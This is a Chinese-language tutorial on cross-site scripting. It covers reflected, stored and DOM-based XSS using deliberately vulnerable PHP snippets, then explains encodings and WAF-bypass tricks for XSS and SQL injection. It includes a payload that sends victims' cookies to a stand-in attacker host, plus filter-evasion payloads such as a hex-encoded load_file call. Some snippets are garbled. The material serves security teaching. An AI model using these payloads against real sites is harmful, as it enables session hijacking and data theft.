XSS

1.[跨站脚本攻击](http://baike.baidu.com/item/%E8%B7%A8%E7%AB%99%E8%84%9A%E6%9C%AC%E6%94%BB%E5%87%BB" \t "http://baike.baidu.com/_blank)(Cross Site Scripting)

（1）在输入框内

<form action="" method="get">

<input type="text" name="xss\_input">

<input type="submit">

</form>


<?php

$xss = $\_GET['xss\_input'];

echo '你输入的字符为'.$xss;

?>

我们在搜索框输入<script>alert('xss')</script>



成功弹窗，这个时候基本上就可以确定存在xss漏洞。

（2）在属性内

<form action="" method="get">

<input type="text" name="xss\_input\_value" value="输入">

<input type="submit">

</form>

<?php

$xss = $\_GET['xss\_input\_value'];

if(isset($xss)){

echo '<input type="text" value="'.$xss.'">';

}else{

echo '<input type="type" value="输出">';

}

?>

可以在<script>alert(xss)</script>前面加个">来闭合input标签。也能成功弹窗了



（3）用标签里的属性来构造XSS

比如这个xss代码 我们可以写成" onclick="alert(&#039;xss&#039;)

当你的鼠标点击第二个input输入框的时候，就会触发onclick事件，然后执行alert(&#039;xss&#039;)代码。



XSS就是在页面执行你想要的js

2.XSS的种类

（1）反射型XSS

如果一个WEB应用程序使用动态页面传递参数向用户显示错误信息，就有可能会造成一种常见的XSS漏洞。一般情况下，这种页面使用一个包含消息文本的参数，并在页面加载时将文本返回给用户。对于开发者来说，使用这种方法非常方便，因为这样的解决方法可方便的将多种不同的消息返回状态，使用一个定制好的信息提示页面。

例如，通过程序参数输出传递的参数到HTML页面，则打开下面的网址将会返回一个消息提示：

<http://fovweb.com/xss/message.php?send=Hello,World!>

输出内容：

Hello,World!

此程序功能为提取参数中的数据并插入到页面加载后的HTML代码中，这是XSS漏洞的一个明显特征：如果此程序没有经过过滤等安全措施，则它将会很容易受到攻击。

在原程序的URL的参数为，替换为我们用来测试的代码：

<http://fovweb.com/xss/message.php?send=<script>alert(‘xss’)</script>>

页面输出内容则为：

<script>alert(‘xss’)</script>

当用户在用户浏览器打开的时，将会弹出提示消息。

在目前互联网的Web程序中存在的XSS漏洞，有近75%的漏洞属于这种简单的XSS漏洞。由于这种漏洞需要发送一个包含了嵌入式JavaScript代码的请求，随后这些代码被反射给了发出请求的用户，因此被称为反射型XSS。攻击有效符合分别通过一个单独的请求与响应进行传送和执行，因为也被称为一阶XSS。

利用漏洞

利用XSS漏洞攻击Web程序的其它用户的方式有很多种。最简单的一种攻击方法是，利用XSS漏洞来劫持已通过验证的用户的会话。劫持到已验证的会话后，攻击发起者则拥有该授权用户的所有权限。

利用反射型XSS漏洞进行会话权限劫持的攻击步骤

（1）用户正常登录Web应用程序，登录成功会得到一个会话信息的

cookie：Set-cookie:sessId = f16e1035c301aa099c971682d806c0c7f16e1035c301aa099c971682d806c0c7

（2）攻击者将含有攻击代码的URL发送给被攻击人；

http://fovweb.com/xss/message.php?send=%3Cscript%3Edocument.write(‘%3Cimg%20height=0%20width=0%20src=%22http://hacker.fovweb.com/xss/cookie\_save.php%3Fcookie=%3D’%20+%20encodeURL(document.cookie)%20+%20’%22/%3E’)%3C/script%3E

Url解码后:


<http://fovweb.com/xss/message.php?send=<script>document.write(‘<img> height=0 width=0 src=”[http://hacker.fovweb.com/xss/cookie\_save.php?cookie=encodeURL(document.cookie)"/>')</script>](http://hacker.fovweb.com/xss/cookie_save.php%3Fcookie=%3D’%20+%20encodeURL(document.cookie)%20+%20’%22/%3E’)%3C/script%3E)

（3）用户打开攻击者发送过来的ULR；  
 （4）Web应用程序执行用户发出的请求；  
 （5）同时也会执行该URL中所含的攻击者的JavaScript代码；  
 （6）例子中攻击者使用的攻击代码作用是将用户的cookie信息发送到cookie\_save.php这个文件来记录下来；  
 （7）攻击者在得到用户的cookie信息后，将可以利用这些信息来劫持用户的会话。以该用户的身份进行登录

（2）存储型XSS

存储型跨站可以将XSS语句直接写入到[数据库](http://www.2cto.com/database/" \t "http://www.2cto.com/article/201601/_blank)中，因而相比反射型跨站的利用价值要更大。

例如：这里提供了一个类型留言本的页面。



这里在Message框输入跨站语句“alert('hi')”，以后任何人只要访问这个留言页面，就可以触发跨站语句，实现弹框。当然，弹框并不是目的，XSS的主要用途之一是盗取cookie，也就是将用户的cookie自动发送到[黑客](http://www.2cto.com/article/201601/465101.html" \t "http://www.2cto.com/article/201601/_blank)的电脑中。

（3）DOM XSS

DOM XSS是基于在js上的。而且他不需要与服务端进行交互，像反射、储蓄都需要服务端的反馈来构造xss，因为服务端对我们是不可见的。

在网站页面中有许多页面的元素，当页面到达浏览器时浏览器会为页面创建一个顶级的Document object文档对象，接着生成各个子文档对象，每个页面元素对应一个文档对象，每个文档对象包含属性、方法和事件。可以通过JS脚本对文档对象进行编辑从而修改页面的元素。也就是说，客户端的脚本程序可以通过DOM来动态修改页面内容，从客户端获取DOM中的数据并在本地执行。基于这个特性，就可以利用JS脚本来实现XSS漏洞的利用。

可能触发DOM型XSS的属性：

document.referer属性

window.name属性

location属性

innerHTML属性

documen.write属性

下面我举个最简单的例子：

在1.html里输入


<script>

document.write(document.URL.substring(document.URL.indexOf("a=")+2,document.URL.length));

</script>


在URL获取a=后面的值，然后把a=后面的值给显示出来。

我们可以在1.html后输入?a=123或则#a=123，只要不影响前面的路径，而且保证a=出现在URL就可以了。



我们清楚的看到我们输入的字符被显示出来了。

那我们输入<script>alert("xss")</script>会怎么样呢？答案肯定是弹窗。



3.常见的编码方法

（1）URL编码

URL只允许用US-ASCII字符集中可打印的字符(0×20—0x7x)，其中某些字符在HTTP协议里有特殊的意义，所以有些也不能使用。这里有个需要注意的，+加号代表URL编码的空格，%20也是。

URL编码最长见的是在用GET/POST传输时，顺序是把字符改成%+ASCII两位十六进制(先把字符串转成ASCII编码，然后再转成十六进制)。

（2） unicode编码

Unicode有1114112个码位，也就是说可以分配1114112个字符。Unicode编码的字符以%u为前缀，后面是这个字符的十六进制unicode的码点。

Unicode编码之所以被本文提到，因为有的站点过滤了某些字符串的话，但是发现这个站点在后端验证字符串的时候，识别unicode编码，那我们就可以把我们的攻击代码来改成unicode编码形式，就可以绕过站点的过滤机制了。

（3）HTML编码

HTML编码的存在就是让他在代码中和显示中分开， 避免错误。他的命名实体：构造是&加上希腊字母，字符编码：构造是&#加十进制、十六进制ASCII码或unicode字符编码，而且浏览器解析的时候会先把html编码解析再进行渲染。但是有个前提就是必须要在“值”里，比如属性src里，但却不能对src进行html编码。不然浏览器无法正常的渲染。

例如：

<img src=&#108;&#111;&#103;&#111;&#46;&#112;&#110;&#103;/>

可以正常显示。

但是当你把src或者img进行html编码就不行了，例如：

<img &#115;&#114;&#99;=&#108;&#111;&#103;&#111;&#46;&#112;&#110;&#103;/>

4.常见的绕过WAF（Web应用防火墙）

(一)：大小写转换法：

看字面就知道是什么意思了，就是把大写的小写，小写的大写。比如:

SQL：sEleCt vERsIoN();

‍‍XSS：<sCrIpt>alert(1)</script>

出现原因：在waf里，使用的正则不完善或者是没有用大小写转换函数

(二)：干扰字符污染法：

空字符、空格、TAB换行、注释、特殊的函数等等都可以。比如下面的：

SQL：sEleCt+1-1+vERsIoN   /\*!\*/       ();`yohehe‍‍

‍‍SQL2：select/\*!\*/`version`();

出现原因：利用网站使用的语言函数特性来绕过waf的规则或者使用会无视的字符

(三)：字符编码法：

就是对一些字符进行编码，常见的SQL编码有unicode、HEX、URL、ascll、base64等，XSS编码有：HTML、URL、ASCII、JS编码、base64等等

SQL:load\_file(0x633A2F77696E646F77732F6D792E696E69)

‍‍‍‍XSS：<script%20src%3D"http%3A%2F%2F0300.0250.0000.0001"><%2Fscript>

出现原因：利用浏览器上的进制转换或者语言编码规则来绕过waf

(四)：拼凑法：

如果过滤了某些字符串，我们可以在他们两边加上“原有字符串”的一部分。

SQL：selselectect verversionsion();

‍‍‍‍XSS：<scr<script>rip>alalertert</scr</script>rip>

出现原因：利用waf的不完整性，只验证一次字符串或者过滤的字符串并不完整